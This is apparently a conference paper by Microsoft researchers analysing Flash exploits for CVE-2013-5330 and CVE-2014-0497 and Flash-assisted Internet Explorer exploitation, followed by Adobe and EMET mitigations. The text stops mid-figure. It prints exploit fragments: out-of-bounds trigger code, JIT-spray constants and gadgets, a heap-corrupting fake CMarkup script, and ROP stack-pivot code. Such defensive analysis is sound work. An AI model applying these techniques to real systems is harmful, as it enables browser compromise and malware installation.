UBIQUITOUS FLASH, UBIQUITOUS EXPLOITS, UBIQUITOUS MITIGATION

Chun Feng
Microsoft, Australia

Elia Florio
Microsoft, USA

Email {chfeng, elflorio}@microsoft.com

ABSTRACT

According to *Adobe*, *Adobe Flash Player* reaches 'over 1.3 billion people across browsers and OS versions with no install' [1]. Hence, *Adobe Flash Player* vulnerabilities have become a major target for attackers who want to deliver attacks from web pages, along with security researchers in public contests such as pwn2own, where the value of a Flash zero-day vulnerability starts at around $70,000 [2, 3].

Since 2012, we have seen a small increase in the number of Flash vulnerabilities exploited in real attacks and for malicious intent [4]. The fact that these vulnerabilities are quite different – ranging from canonical heap and integer overflow to type/object confusion and use-after-free (UAF) vulnerabilities – proves that attackers are actively looking into Flash code to find weaknesses that can be abused to execute malicious code.

In particular in 2014, we have seen some new exploits which target two vulnerabilities (CVE-2013-5330 and CVE-2014-0497) in a new feature of *Adobe* applications – domain memory opcode (also known as Alchemy opcode).

This paper analyses the technical details of exploits using CVE-2013-5330 and CVE-2014-0497. It unveils some interesting tricks used by these exploits to make the attacks more reliable and stealthy, such as improved leaked gadgets using a just-in-time (JIT) spray technique. The malware components distributed by these exploits, namely Win32/Lurk and Win32/Siromost, will also be discussed.

Fortunately, *Adobe* has introduced changes in Flash designed to break JIT spray techniques, and *Microsoft*'s *Enhanced Mitigation Experience Toolkit* (*EMET*) can provide some help in mitigating these and other memory corruption exploits. *Adobe*'s changes and *EMET* both attempt to break some of the exploitation techniques used by attackers, and provide some degree of protection even before the vendor has released a patch. This paper will indicate how *EMET* can be used successfully to mitigate similar memory corruption exploits, and what mitigations can be more or less effective against these attacks.

1. INTRODUCTION

Adobe Flash Player is a popular piece of free software which can run ShockWave Flash (SWF) files – an *Adobe* Flash file format used for multimedia, vector graphics and ActionScript. *Adobe Flash Player* can be used to execute rich Internet applications, including the delivery of console-quality games to the web browser and the streaming of high-quality video and audio content. According to *Adobe*, *Adobe Flash Player* reaches 'over 1.3 billion people across browsers and [operating system] versions with no install.' [1]

Adobe Flash Player can run either from a web browser (as a web browser plug-in) or as a standalone application. The SWF file format supported by *Adobe Flash Player* can be generated from *Adobe* products, such as *Adobe Flex SDK* and *Adobe Flash Builder*. Developers can create SWF files using ActionScript, a script language based on ECMAScript.

Due to the high prevalence of *Adobe Flash Player*, attackers have continuously been exploiting the vulnerabilities in the player or leveraging malicious SWF files to deliver attacks. Malicious SWF files are crafted by the attackers and hosted on malicious websites, and the attackers inject malicious scripts into benign websites to redirect to their malicious websites. Users will be infected if they visit these compromised, benign websites with a vulnerable version of *Adobe Flash Player.*

The remainder of this paper is organized as follows:

- Section 2 discusses domain memory opcode (Alchemy opcode) – a new feature introduced in *Adobe Flash Player* version 11.
- Sections 3 and 4 analyse two domain memory opcode-related exploits which exploit the CVE-2013-5330 and CVE-2014-0497 vulnerabilities.
- Section 5 explains how a malicious SWF file can also be used as a helper file to exploit vulnerabilities in *Internet Explorer* (as seen in attacks that exploit the CVE-2014-1776, CVE-2014-0322 and CVE-2013-3163 vulnerabilities).
- Section 6 presents the mitigation of these attacks from both *Adobe* and *Microsoft*.
- Section 7 provides a conclusion and outlines future work.

2. DOMAIN MEMORY OPCODE (ALCHEMY OPCODE)

The history of domain memory opcode dates back to 2008, when *Adobe* released 'Project Alchemy' on the *Adobe Labs* website [5]. Alchemy allows users to compile C and C++ code into ActionScript libraries (AVM2). In 2012, *Adobe* released domain memory as a premium feature of *Adobe Flash Player* (thus requiring a separate licence from *Adobe*). This feature provides fast memory access to 'domain memory'. In late 2012, Project Alchemy became the Flash Runtime C++ Compiler (FlashCC) [6]. In 2013, *Adobe* announced that 'the Flash C++ Compiler (FlashCC) has been contributed to open source as CrossBridge and will be delivered through GitHub' [7].

Domain memory opcodes supported by the *Adobe Flash Player* are listed in Table 1.

Figure 1 shows an example access of ByteArray with domain memory opcodes.

To use the domain memory opcodes, developers need to use ActionScript Compiler (ASC) 2.0, since ASC 1.0 does not directly support these opcodes. Domain memory opcodes are defined as package-level functions inside package avm2.intrinsics.memory (see Figure 2).

Opcode	Comment
li8	Load 8-bit integer
li16	Load 16-bit integer
li32	Load 32-bit integer
lf32	Load 32-bit float
lf64	Load 64-bit float
si8	Store 8-bit integer
si16	Store 16-bit integer
si32	Store 32-bit integer
sf32	Store 32-bit float
sf64	Store 64-bit float
sxi1	Signed extend 1-bit integer to 32 bits
sxi8	Signed extend 8-bit integer to 32 bits
sxi16	Signed extend 16-bit integer to 32 bits

Table 1: Domain memory opcodes. These opcodes provide fast read/write access of ByteArray.

ASC 2.0 will automatically replace these ‘intrinsic’ function calls with the equivalent domain memory opcodes listed in Table 1 [8].

3. ANALYSIS OF CVE-2013-5330 EXPLOIT

Adobe released security updates for CVE-2013-5330 on 12 November 2013 [9]. Versions of *Adobe Flash Player for Windows* up to and including 11.9.900.117 are affected by this vulnerability.

A bug in *Adobe Flash Player* causes a failure in memory range validation for domain memory opcodes li*/si*. Though *Adobe Flash Player* does validate the memory range for li*/si* instructions, there is a logic error in the function that performs the range check. An attacker can craft a SWF file with the ActionScript code shown in Figure 3 to trigger this vulnerability.

```
if (op_li32(0) && op_li32(-248) )
```

Figure 3: ActionScript trigger code.

In this ActionScript expression, two op_li32 instructions are ‘anded’ together: the first op_li32 is legal, whereas the second is illegal since index -248 is out of bound. However, due to a logic error in the function, the second li32 does not cause a runtime error in a vulnerable version of *Adobe Flash Player*. As a result, this vulnerability allows the attacker to use crafted li*/si* instructions to read/write an arbitrary memory location, immediately giving the attacker two very powerful exploitation ‘primitives’ that allow them to read/write process memory without the need for sophisticated tricks to neutralize unwanted

```
var domainMemory:ByteArray = new ByteArray();
var BYTE_ARRAY_SIZE:Number = 0x10000000;
domainMemory.length = BYTE_ARRAY_SIZE;
ApplicationDomain.currentDomain.domainMemory = domainMemory;
var index:* = 0;
var val:* = 0x100;
for(i=0; i< BYTE_ARRAY_SIZE; i++)
{
        si8(val, i);
}
```

Figure 1: Example code snippet using domain memory opcodes.

```
package avm2.intrinsics.memory
{
        public function li8(addr:int): int;        // Load Int 8-bit
        public function li16(addr:int): int;       // Load Int 16-bit
        public function li32(addr:int): int;       // Load Int 32-bit
        public function lf32(addr:int): Number;    // Load Float 32-bit (a.k.a. “float”)
        public function lf64(addr:int): Number;    // Load Float 64-bit (a.k.a. “double”)

        public function si8(value:int, addr:int): void;     // Store Int 8-bit
        public function si16(value:int, addr:int): void;    // Store Int 16-bit
        public function si32(value:int, addr:int): void;    // Store Int 32-bit
        public function sf32(value:Number, addr:int): void; // Store Float 32-bit (a.k.a. “float”)
        public function sf64(value:Number, addr:int): void; // Store Float 64-bit (a.k.a. “double”)

        public function sxi1(value:int): int;      // Sign eXtend 1-bit integer to 32 bits
        public function sxi8(value:int): int;      // Sign eXtend 8-bit integer to 32 bits
        public function sxi16(value:int): int;     // Sign eXtend 16-bit integer to 32 bits
}
```

Figure 2: The definition of ‘domain memory opcode’.

side effects of typical memory corruption bugs (such as overflows and UAF).

The first exploit sample for CVE-2013-5330 (SHA1: 1514F6F5 9CE00BD98493C1AC3EED7BF86CB5A4BE) was observed in the wild by security researchers [10] on 31 January 2014 (more than two months after *Adobe* had released the patch for it). The sample was distributed by a common exploit kit (unnamed by the researchers) as a SWF file protected with the obfuscator SecureSWF. The sample has been designed as a 'one-stop' attack: it contains the vulnerability's trigger, the shellcode generator, and an encrypted PE file [11].

The exploit sample sprays the heap with an Object type and makes sure the domain memory ByteArray data starts immediately after the sprayed Object types (Figure 4). It then uses two successive li32 instructions to trigger the vulnerability so it can access the out-of-bound memory. In this case, it uses negative offsets to access the memory backwards and successfully overwrites the VTABLE (virtual table) for the Object. In the new VTABLE, offsets 0x48–0x64 contain the new virtual function pointer (Figure 5), so the virtual function




Figure 4: CVE-2013-5330 heap spray memory layout.

```
> dd 4bf2000
04bf2000  00000000 00000000 00000000 00000000
04bf2010  00000000 00000000 00000000 00000000
04bf2020  00000000 00000000 00000000 00000000
04bf2030  03ebe0ff 00000000 00000000 00000000
04bf2040  00000000 00000000 04fdb8a7 04fdb8a7
04bf2050  04fdb8a7 04fdb8a7 04fdb8a7 04fdb8a7
04bf2060  04fdb8a7 00000000 00000000 00000000
```

Figure 5: The fake VTABLE used by the CVE-2013-5330 exploit.

pointer for MethodEnv::getpropertylate_i() is redirected to the controlled address. Later, when the ActionScript tries to access the object, the virtual function MethodEnv::getpropertylate_i() is called, and control is transferred to the controlled address.

Unlike other *Adobe* Flash exploit samples, which usually transfer control to the return oriented programming (ROP) gadgets built from an *Adobe Flash Player* DLL file in order to bypass data execution prevention (DEP), this sample transfers code to the JIT spray gadgets instead.

The ActionScript uses some consecutive local variant assignments to achieve the JIT spray (Figure 6). The code generated by the *Adobe Flash Player* JIT compiler is depicted in Figure 7.

```
var _loc5_:int = 116101264;
var _loc6_:int = 116101216;
var _loc7_:int = 116120715;
var _loc8_:int = 116072843;
var _loc9_:int = 116081732;
var _loc10_:int = 116081732;
var _loc11_:int = 116096874;
var _loc12_:int = 116101208;
var _loc13_:int = 116113617;
var _loc14_:int = 116113617;
var _loc15_:int = 116121603;
var _loc16_:int = 116101208;
var _loc17_:int = 116101205;
var _loc18_:int = 116124811;
var _loc19_:int = 116121855;
```


Figure 6: ActionScript for JIT spray.

```
00000000: C785B8FEFFFF9090EB06    mov     d,[ebp][-000000148],006EB9090
0000000A: C785C0FEFFFF6090EB06    mov     d,[ebp][-000000140],006EB9060
00000014: C785C8FEFFFF8BDCEB06    mov     d,[ebp][-000000138],006EBDC8B
0000001E: C785D0FEFFFF8B21EB06    mov     d,[ebp][-000000130],006EB218B
00000028: C785D8FEFFFF4444EB06    mov     d,[ebp][-000000128],006EB4444
00000032: C785E0FEFFFF4444EB06    mov     d,[ebp][-000000120],006EB4444
0000003C: C785E8FEFFFF6A7FEB06    mov     d,[ebp][-000000118],006EB7F6A
00000046: C785F0FEFFFF5890EB06    mov     d,[ebp][-000000110],006EB9058
00000050: C785F8FEFFFFD1C0EB06    mov     d,[ebp][-000000108],006EBC0D1
0000005A: C78500FFFFFFD1C0EB06    mov     d,[ebp][-000000100],006EBC0D1
00000064: C78508FFFFFF03E0EB06    mov     d,[ebp][-0000000F8],006EBE003
0000006E: C78510FFFFFF5890EB06    mov     d,[ebp][-0000000F0],006EB9058
00000078: C78518FFFFFF5590EB06    mov     d,[ebp][-0000000E8],006EB9055
00000082: C78520FFFFFF8BECEB06    mov     d,[ebp][-0000000E0],006EBEC8B
0000008C: C78528FFFFFFFFE0EB06    mov     d,[ebp][-0000000D8],006EBE0FF
```

Figure 7: JIT code generated from local variable assignments.

When the bytes generated by the JIT compiler are executed from offset 6, the mov instructions are no longer mov instructions. Instead, they become JIT gadgets (Table 2). These JIT gadgets make up a call to VirtualProtect(), which makes the shellcode memory executable. Note that the exploit won't work on Flash versions higher than 11.8, which break the generation of these JIT gadgets.

The control is then transferred to shellcode memory (which is now executable). Interestingly, the shellcode is only 140 bytes long (refer to the Appendix for the shellcode) – it doesn't contain the code to resolve the API addresses. Instead, the API addresses are resolved by the ActionScript (see Figure 8 – the placeholders for the API addresses are marked in red). This trick of performing API resolutions in scripting languages (for example, ActionScript, JavaScript or VBScript) instead of native code is used to make the shellcode stealthier and to avoid behaviour that may trigger the dynamic analysis features of security products (for example, *EMET* Export Address Filtering (EAF) mitigation) [12]. The shellcode simply drops a DLL file (already decrypted by ActionScript) to the %temp% directory and loads it with a call to LoadLibrary().



```
pushshort 0xB8
pushbyte 0x40
pushbyte 0x40
pushbyte 0x40
pushbyte 0x40
pushshort 0xFF
pushshort 0xD0
pushshort 0x8B
pushshort 0xF0
pushbyte 0x56
pushbyte 0x68
pushbyte 0x48
pushbyte 0x20
pushbyte 0
pushbyte 0
pushshort 0xB8
pushbyte 0x41
pushbyte 0x41
pushbyte 0x41
pushbyte 0x41
```

Figure 8: The placeholders in shellcode.

JIT-generated code	Description

`90 nop`
`90 nop`
`eb06 jmp 0ca3d8b1`	

`60 pushad`
`9 nop`
`eb06 jmp 0ca3d8bb`	

`8bd mov ebx,esp`
`eb06 jmp 0ca3d8c5`
	;save stack pointer in EBX

`8b21 mov esp,dword ptr [ecx]`
`eb06 jmp 0ca3d8cf`
	;stack-pivoting
	;ESP -> heap object controlled by attacker

`44 inc esp`
`44 inc esp`
`eb06 jmp 0ca3d8d9`	

`44 inc esp`
`44 inc esp`
`eb06 jmp 0ca3d8e3`
	;add +4 to ESP

`6a7f push 7Fh`
`eb06 jmp 0ca3d8ed`	

`58 pop eax`
`90 nop`
`eb06 jmp 0ca3d8f7`	

`d1c0 rol eax,1`
`eb06 jmp 0ca3d901`	

`d1c0 rol eax,1`
`eb06 jmp 0ca3d90b`
	;at the end of this EAX=0x1FC

`03e0 add esp,eax`
`eb06 jmp 0ca3d915`
	;need to add 0x200 to ESP to find the correct offset that will point the stack to the attacker's data

`58 pop eax`
`90 nop`
`eb06 jmp 0ca3d91f`
	;EAX is popped from the stack, attacker has placed an API address here

`55 push ebp`
`90 nop`
`eb06 jmp 0ca3d929`
	;VirtualProtect copied prologue #1

`8bec mov ebp,esp`
`eb06 jmp 0ca3d933`
	;VirtualProtect copied prologue #2

`ffe0 jmp eax`
`eb06 jmp 0ca3d93d`
	EAX=kernel32!VirtualProtectStub+0x5

Table 2: JIT spray gadgets.

The dropped PE file (SHA1: 05446C67FF8C0BAFFA969FC5CC4DD62EDCAD46F5) is detected as TrojanSpy:Win32/Lurk [13]. It registers itself as a PNG image filter (CLSID: A3CCEDF7-2DE2-11D0-86F4-00A0C913F750) so it will be loaded when the web browser needs to decode a PNG image file. Win32/Lurk forwards the exports to the original PNG filter (pngfilt.dll) to make sure the PNG image can be decoded correctly. Win32/Lurk downloads a PE file from a remote server and injects the PE file into the web browser process.

4. ANALYSIS OF CVE-2014-0497 EXPLOIT

Adobe released security updates for CVE-2014-0497 on 4 February 2014. Versions of *Adobe Flash Player for Windows* up to and including 12.0.0.43 are vulnerable [14]. This vulnerability was introduced with the fix in November for CVE-2013-5330, and thus lasted for a very short time and for a limited number of versions [15].

Similar to CVE-2013-5330, certain versions of *Adobe Flash Player* fail to validate the memory range for li*/si* instructions. An attacker can use the ActionScript code snippet shown in Figure 9 to bypass the memory range validation.

```
var loc:* = 0x80000000;
var _loc4_:* = 0;
var a:ByteArray = new ByteArray();
a.length = 0x1000;
v1 = op_li32(_loc4_ + … );    // overflow (details
abridged here)
v2= op_li32(_loc4_ +0x2100);  // out-of-bound access
```

Figure 9: The exploit code snippet for CVE-2014-0497.

The first CVE-2014-0497 exploit sample was observed in the wild in February 2014, and *Adobe* promptly responded with an out-of-band patch [14]. Similar to the CVE-2013-5330 exploit sample, this sample also contains a vulnerability trigger, shellcode generator, and an encrypted PE file [16]. The exploit sample successfully bypasses the memory range validation and is then able to access out-of-bound memory.

Initially, the bug is used to leak a pointer into the Flash module to bypass address space layout randomization (ASLR); curiously enough the attacker did not take full advantage of the read/write primitive to dynamically discover gadgets in memory; instead, the exploit contains a large set of hard-coded gadget addresses for almost 20 different Flash versions. These ROP gadgets make up a call to VirtualProtect() to make the shellcode memory region executable and bypass DEP protection. When the ROP chain is prepared, the exploit uses the write primitive to overwrite a virtual function pointer in VTABLE and successfully transfers control to the ROP chain function. The function starts with stack pivot ROP gadgets found in a *Flash Player* DLL and ends with a transfer of control to the shellcode via a jmp esp instruction.

The shellcode drops a PE file (decrypted by ActionScript) as %temp%\a.exe and executes it. The dropped PE file is detected as TrojanDownloader:Win32/Siromost.A, which simply downloads another PE file from a remote server and then executes it [17].

5. ANALYSIS OF FLASH-BASED EXPLOITATION FOR INTERNET EXPLORER VULNERABILITIES

A malicious SWF file can not only be used to exploit the vulnerability in *Adobe Flash Player* itself, but also used as a helper to exploit the vulnerability in a web browser.

Since the *Internet Explorer* (*IE*) process and the *Adobe* Flash plug-in share the same address space, it is possible for the attacker to use an *IE*-specific vulnerability to corrupt data and objects used by Flash. This exploitation technique has been observed in real attacks in at least three different *IE* exploit cases: CVE-2013-3163, CVE-2014-0322 and, recently, CVE-2014-1776. In these three cases, apart from some minor modifications and improvements, the attacker was able to

IE vulnerability	Corruption primitive used against Flash objects	SHA1 of corresponding Flash sample
CVE-2013-3163	or dword ptr [esi+8],20000h	81fe2ae7a685014cafc12c3abbcc5ffc9ab27b7e
CVE-2014-0322	inc dword ptr [eax+10h]	910de05e0113c167ba3878f73c64d55e5a2aff9a
CVE-2014-1776	mov [esi+42h], cx	8dd01c0e60e3cedac0b3914e324c39d8ceb74741

Table 3: Corruption primitives.

Characteristic	Considerations
Write once, re-use multiple times	The ActionScript code is maintained and improved by attackers as a project and can be applied to any browser memory corruption with some minor changes
Exploit divided into multiple pieces	Recovery of all exploit artifacts for security vendors becomes more difficult and the *IE* exploit part won't trigger without the Flash counterpart
Obfuscation	Flash files can easily be obfuscated and protected and pose some non-trivial challenges for anti-virus detection
Portability	The framework works well on multiple browsers and doesn't require major changes to be adapted to all *IE* versions

Table 4: Advantages of SWF file helper.


transform a UAF memory corruption into a basic memory corruption overwrite primitive which, when applied to certain Flash objects, can finally become a powerful read/write anywhere exploitation primitive, as seen in Table 3.

The helper SWF file works as an ‘exploitation framework’ to take advantage of *IE*’s memory corruption bugs (and those of other browsers) and re-use them against Flash objects. This strategy presents some good advantages for attackers, as described in Table 4.

In this section, we’ll focus the analysis on the Flash sample observed in the exploit of the CVE-2014-0322 vulnerability. At a higher level, the idea and the general functioning of this Flash-assisted exploitation technique for *IE* is almost the same in all exploits seen for the CVE-2014-1761, CVE-2014-0322 and CVE-2013-3163 vulnerabilities. The Flash sample initially sprays a large amount Vector.<uint> on the heap, which is a very effective technique for spraying memory in a 32-bit *IE* process. Each Vector.<uint> is normally 0x1000 (one memory page) in length: 0x3fe DWORDs (v[0] to v[0x3fd]) plus another eight bytes for the Vector header. By spraying the heap deliberately, the attacker is trying to put some controlled data at some almost predictable memory location in higher addresses. In this case, the attacker expects to have some controlled data around memory address 0x1a1b????. The next step performed by the exploit is to trigger the UAF vulnerability in *IE*. The in-between Flash/*IE* exploit step is possible due to the availability of the ExternalInterface.call() method in Flash, which allows Flash to call the JavaScript function which can trigger the bug. The *IE* vulnerability is triggered with a specially crafted CMarkup object which will have references to the controlled data sprayed earlier with Flash, as seen in Figure 10.

The attacker has to achieve the goal of abusing the freed object in *IE* in order to corrupt the size of a Flash Vector which has to be located exactly at memory address 0x1a1b2000 and without causing a crash. The specific memory layout crafted by the attacker will cause *IE* to start using a fake CMarkup object. This will lead into a subfunction of the MSHTML.DLL module, which executes the instruction ‘inc dword ptr [eax+10h]’ twice, with the EAX register pointed exactly to the data allocated as the Flash Vector (see Figure 11).

Since the first DWORD of the Vector is the size of the Vector, the size of Vector v1 has now been increased. Now the size of v1 has been increased. Hence, v1[0x3fe] can be accessed via ActionScript. As v1[0x3fe] is actually the first DWORD of the adjacent, Vector v2, this means that by changing the value of v1[0x3fe], the size of v2 (the next Vector adjacent to v1 in memory) is also changed. The exploit code sets v1[0x3fe] to an oversized value, 0x3ffffff0, so the size of v2 has now been increased to 0x3ffffff0, and the attacker can use v2 to access an arbitrary memory location for read and write actions [18].



```
var divArray = [];
function fun() {
    //initial allocation of DIV array
    var i = 0;
    for (i = 0; i < 0x250; ++i) {
        divArray[i] = document.createElement('div')
    };

    var fakeObj = dword2data(0xdeadc0de);
    while (fakeObj.length < 0x360) {                      //size of CMarkup IE10 0x33c
        if (fakeObj.length == (0x94 / 2)) {
            fakeObj += dword2data(0x1a1b2000 + 0x10 - 0x0c) //1A1B2004
        }
        else if (fakeObj.length == (0x98 / 2)) {
            fakeObj += dword2data(0x1a1b2000 + 0x14 - 0x8)  //1A1B200C
        } else if fakeObjb.length == (0xac / 2)) {
            fakeObj += dword2data(0x1a1b2000 - 0x10)        //1A1B1FF0
        } else if (fakeObj.length == (0x15c / 2)) {
            fakeObj += dword2data(0x42424242)
        } else {
            fakeObj += dword2data(0x1a1b2000 - 0x10)
        }
    };
    var d = fakeObj.substring(0, (0x340 - 2) / 2);

    try {
        this.outerHTML = this.outerHTML
    } catch(e) {}
    CollectGarbage();

    for (i = 0; i < 0x250; ++i) {
        divArray[i].title = d.substring(0, d.length);
    }
}
```

Figure 10: Specially crafted CMarkup object.




Figure 11: CVE-2014-0322 attack using vectors in ActionScript.

6. MITIGATION

6.1 Mitigation from Adobe

6.1.1 Constant blinding

Version 11.8 of *Adobe Flash Player* has introduced constant blinding in the JIT compiler as a mitigation against JIT spray attacks. For the ActionScript code snippet shown in Figure 12, the constant 0x80000000 has been 'blinded' with a random expression, 0xCABAE6C3 ^ 0x4ABAE6C3, which makes the JIT compiler-generated code unpredictable and mitigates the JIT spray attack accordingly.

```
var loc:* = 0x80000000;

Without constant blinding, JIT compiler generates
code like:

mov [ebp-0x24], 0x80000000

whereas with constant blinding, JIT compiler
generates code like:

mov eax,CABAE6C3

xor eax,4ABAE6C3

mov [ebp-0x24], eax
```

Figure 12: ActionScript snippet.

6.2 Mitigation from Microsoft

Microsoft is continuously investing in the area of mitigation research [19] against memory corruption exploits – in fact, newer versions of *Windows* and *IE* come with a good arsenal of mitigations [20] and multiple barriers that attackers will have to overcome in order to successfully execute code or take persistent control of a computer even when there's an unpatched vulnerability available. DEP, ASLR/HiASLR (high entropy ASLR), SEHOP (structured exception handling overwrite protection), VTGUARD (V-Table guard) and Enhanced Protected Mode (EPM) for *IE* are just a few examples of new technologies that help raise the bar against exploitation. For example, the JIT compiler used by *IE9* and later versions implements a similar form of constant blinding mitigation to prevent JIT spray attacks in JavaScript.

Microsoft also provides a free tool, the *Enhanced Mitigation Experience Toolkit* (*EMET*), which can be helpful in mitigating the attacks that originated from memory corruption exploits for any software, including browsers and plug-ins, such as *Adobe Flash Player*:

'[It] is a utility that helps prevent vulnerabilities in software from being successfully exploited. *EMET* achieves this goal by using security mitigation technologies. These technologies function as special protections and obstacles that an exploit author must defeat to exploit software vulnerabilities. These security mitigation technologies do not guarantee that vulnerabilities cannot be exploited. However, they work to make exploitation as difficult as possible to perform.' [21]

EMET can be downloaded (free of charge) from http://www.microsoft.com/emet. The latest stable and supported versions are *EMET 4.1* Update 1 and *EMET 5.0*. The goal of this tool is to enable and provide additional security mitigations that are designed to break common exploitation techniques used by attackers. It is known that exploit mitigations do not completely eliminate the vulnerabilities. With tools like *EMET*, however, it is possible to raise the cost of developing a successful and reliable working exploit by introducing hardening and checks that will lead the exploit code to terminate or crash unexpectedly. In our lab, a *Windows 7* machine equipped with *EMET 4.1* (released in early November 2013) was tested against samples from the two Flash exploits analysed in this paper. The results are shown in Table 5.

In the case of CVE-2013-5330, the attacker attempts to bypass the DEP protection mechanism from the operating system by using JIT-spray techniques. The attacker was also able to bypass ASLR and disclose module memory addresses with the capabilities of the exploit primitive provided by the specific Flash vulnerability (out-of-bound read/write using li32/si32 opcodes), which is a very optimal situation for an exploit writer (normally the attacker would have to work hard to craft this type of primitive). In order to bypass EAF, the shellcode is kept minimal and assembled directly from ActionScript filling the API placeholders and without using any dynamic resolution that requires Export Table parsing. Furthermore, to bypass certain

EMET 4.1/OS Mitigation	**CVE-2013-5330**	**CVE-2014-0497**
DEP	B	B
SEHOP	N/A	N/A
NullPage	N/A	N/A
HeapSpray	N/A	N/A
EAF	B	X
MandatoryASLR	B	B
Bottom-Up ASLR	N/A	N/A
LoadLib	N/A	N/A
Caller	X	X
SimExecFlow	N/A	X
StackPivot	X	X
AntiDetour	X	N/A
N/A = mitigation not applicable for the type of exploitation used X = mitigation effective to stop the exploit sample B = the exploit sample uses techniques designed to bypass this mitigation		

Table 5: EMET mitigation.

user-mode hooks from security products, the JIT code attempts to call VirtualProtect+5 instead of jumping at the beginning of the VirtualProtect function. To do so, the attacker re-implements the missing prologue in the JIT code.

The first *EMET* mitigation to be effective against this exploit is AntiDetour, a mechanism which increments randomly the number of bytes detoured for each API and fills the original bytes after APIfunction+5 with INT3 opcode, which will raise an exception. When the JIT code attempts to execute VirtualProtect+5, skipping the hooked prologue (see Table 2), it will end up crashing on this opcode. It's also interesting to note that even if this exploit doesn't use a ROP chain (it uses JIT-generated gadgets instead), some ROP mitigations from *EMET* are still triggering and preventing exploitation. After analysis, we realized that the reason is because the JIT code performs some kind of stack-pivoting in order to fetch some of the information needed to carry over further exploitation in the shellcode. Because this stack-pivoting effect is never restored and ESP is kept out of stack boundaries, when the shellcode attempts to call some API, the ROP mitigations will detect this anomaly and also terminate the exploit with StackPivot mitigation.

In the case of CVE-2014-0497 (see Figure 13), our tests showed that the exploit was blocked by multiple *EMET* mitigations because the attacker used pure ROP techniques in order to bypass DEP. In fact, the exploit attempts to call VirtualProtect using a small ROP chain that is detected by SimExecFlow mitigation (a simulation-based heuristic to detect gadget execution). In addition to this, Caller and StackPivot mitigations are also able to stop and detect anomalies during the execution of

```
;initial code transfer from Flash hijacked VT function
70ae5c8e ff503c  call     dword ptr [eax+3Ch]       ds:002b:06ab7060=703dac5a
;stack-pivoting gadget in Flash, ESP will be out-of-range
703dac5a 94      xchg     eax,esp
703dac5b c3      ret
70525c80 58      pop      eax
70525c81 c3      ret
7097eea1 83c444  add      esp,44h
